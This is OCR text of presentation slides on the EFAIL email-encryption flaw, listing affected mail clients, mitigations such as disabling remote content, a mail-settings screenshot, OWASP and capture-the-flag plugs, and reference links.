
AFFECTED	UNAFFECTED
Windows Outlook	Proton Mail
Mozilla Thunderbird	Claws
Apple Mail	Mutt
Gmail	

NOT JUST PGP, ALSO S/MIME

Note: Not a comprehensive list

MITIGATIONS

- Disable loading of remote content
- Disable rendering of HTML
- Use CLI
- Update your mail client
- Use Signal
- Wait for STARTTLS Everywhere



☐ Use classic layout

☐ Show To/Cc label in the message list

☑ Show contact photos in the message list

List Preview: 2 Lines

Move discarded messages into: Trash

Show message headers: Default

☐ Display unread messages with bold font

☐ Load remote content in messages
Email messages may contain images or content stored on remote servers.

☑ Use Smart Addresses
Turn this off to always display names and addresses.

View conversations:

☑ Highlight messages with color when not grouped
Use the View menu to group messages by conversation.

☑ Include related messages

☐ Mark all messages as read when opening a conversation

☑ Show most recent message at the top

QUESTIONS

OWASP IS COOL

😎

Open Web Application Security Project

Join the Ottawa chapter!

Tanya made me put this slide here

HTTPS://WWW.OWASP.ORG

HACK ALL THE THINGS

Capture The Flag

H4TT.CA

FACEBOOK.COM/HACKALLTHETHINGS

RESOURCES

- https://efail.de/efail-attack-paper.pdf
- https://gpgtools.org/
- https://www.enigmail.net/
- https://www.gpg4win.org/
- https://www.signal.org/
- https://en.wikipedia.org/wiki/Pretty_Good_Privacy
- https://github.com/h4tt/H4TT-2.1/tree/master/misc/misc-1/solution
- https://starttls-everywhere.org/